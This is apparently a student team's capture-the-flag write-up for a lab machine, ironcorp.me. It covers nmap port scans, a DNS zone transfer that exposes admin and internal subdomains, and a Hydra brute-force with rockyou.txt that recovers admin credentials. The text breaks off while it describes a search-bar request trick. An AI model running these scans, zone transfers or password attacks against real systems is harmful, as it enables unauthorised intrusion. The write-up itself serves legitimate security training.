

# PenTest 2

## Room B

# hiSpec

### Members

ID	Name	Role
1211101670	Nur Lycia Nisriena binti Razidy	Leader
1211101007	Aisyah binti Ahmad Kassim	Member
1211101073	Muhammad Adam bin Mazli Zakuan	Member
1211101619	Nik Syareena Aida binti Nik Ahmad Faizul	Member

## 1) Recon and Enumeration (Where we gather data)

**Members involved :** Lycia, Syareena, Aisyah, Adam

**Tools used :** Attackbox terminal, Nmap, Nano, Mozilla Firefox, Hydra

### Thought Process and Methodology and Attempts:

Open the Attackbox terminal and edit the /etc/hosts file by inputting `nano /etc/hosts`. Add the machine's domain and IP address.

```
GNU nano 2.9.3                               /etc/hosts

127.0.0.1      localhost
127.0.1.1      tryhackme.lan    tryhackme
10.10.139.155  ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Next, we try to scan for open ports using nmap.

```
root@ip-10-10-118-237:~# nmap -sC -sV 10.10.139.155

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-02 03:22 BST
Nmap scan report for ip-10-10-139-155.eu-west-1.compute.internal (10.10.139.155)
Host is up (0.095s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Microsoft DNS
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T02:10:40
|_Not valid after:  2023-01-31T02:10:40
|_ssl-date: 2022-08-02T02:22:54+00:00; 0s from scanner time.
8080/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 02:5C:24:4D:E3:2D (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.43 seconds
```

We tried to scan the ports again but this time we added a range of 65,000 ports and we found more ports that are actually used!


```
root@ip-10-10-118-237:~# nmap -Pn -sV -O -T 5 -p1-65000 ironcorp.me

Starting Nmap 7.60 ( https://nmap.org ) at 2022-08-02 03:48 BST
Stats: 0:02:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 21.52% done; ETC: 03:58 (0:07:47 remaining)
Stats: 0:02:43 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 27.78% done; ETC: 03:58 (0:07:01 remaining)
Stats: 0:05:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 53.87% done; ETC: 03:58 (0:04:20 remaining)
Stats: 0:05:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 64.90% done; ETC: 03:57 (0:03:07 remaining)
Stats: 0:06:27 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.07% done; ETC: 03:57 (0:02:15 remaining)
Nmap scan report for ironcorp.me (10.10.139.155)
Host is up (0.0060s latency).
Not shown: 64992 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Microsoft DNS
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp  open  http        Microsoft IIS httpd 10.0
11025/tcp open  http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4
)
49667/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 02:5C:24:4D:E3:2D (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 6.X (85%)
OS CPE: cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: FreeBSD 6.2-RELEASE (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We searched the URL **ironcorp.me:8080** in Firefox to look for clues and nothing interesting can be found.



Port 11025 also has nothing interesting





We try to search for more clues about ironcorp.me by searching its subdomain using dig. Interestingly, ironcorp.me has two more web pages with different subdomains which are **admin.ironcorp.me** and **internal.ironcorp.me**

```
root@ip-10-10-32-208:~# dig @10.10.54.183 ironcorp.me axfr
; <>> DiG 9.11.3-1ubuntu1.13-Ubuntu <>> @10.10.54.183 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600    IN      SOA      win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600    IN      NS       win-8vmbkf3g815.
admin.ironcorp.me. 3600    IN      A        127.0.0.1
internal.ironcorp.me. 3600   IN      A        127.0.0.1
ironcorp.me.      3600    IN      SOA      win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 4 msec
;; SERVER: 10.10.54.183#53(10.10.54.183)
;; WHEN: Tue Aug  2 03:57:26 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)

root@ip-10-10-32-208:~#
```


Unfortunately, we cannot reach to both web pages.




After a while, we try to add both URLs inside the `/etc/hosts` file, and we finally can access both URLs!

```
GNU nano 2.9.3                               /etc/hosts

127.0.0.1      localhost
127.0.1.1      tryhackme.lan    tryhackme
10.10.169.146  ironcorp.me
10.10.169.146  internal.ironcorp.me
10.10.169.146  admin.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```



When we inserted the link admin.ironcorp.me with port 11025, we encountered a warning asking for username and password.



Next, we tried to search the machine and discovered inside `/usr/share/wordlists` directory a text file `rockyou.txt` which seems like a list of passwords. We input in the terminal, `hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 11025 admin.ironcorp.me http-get` in order to gain username and password for the web page. The username and password are “admin” and “password123” respectively.

```
root@ip-10-10-216-254:~# cd /usr/share/wordlists
root@ip-10-10-216-254:/usr/share/wordlists# ls
dirb      fasttrack.txt  PythonForPentesters  SecLists
dirbuster MetasploitRoom  rockyou.txt          wordlists.zip
```

```
root@ip-10-10-192-146:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

hydra (http://www.thc.org/thc-hydra) starting at 2022-08-02 06:21:06
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025//11025][http-get] host: admin.ironcorp.me login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
hydra (http://www.thc.org/thc-hydra) finished at 2022-08-02 06:21:46
root@ip-10-10-192-146:~#
```


## 2. Initial Foothold (where we gained the first reverse shell)

**Members involved :** Lycia, Syareena, Aisyah, Adam


**Tools used :** Attackbox terminal, Kali Linux, Oracle VM Virtualbox, Burp Suite, FoxyProxy

### Thought Process and Methodology and Attempts:


Since we got the usernames and passwords earlier, we were able to login using the correct credentials.




After entering the username and password, we were directed to this “Ultimate search bar” website.




We entered a random command in the search bar



We tried to replace the request to http://internal.ironcorp.me:11025



The web then says “You can find your name here” .



We clicked “here” and we were brought to another URL but we did not have access to it

The screenshot shows a web browser window with the following details:

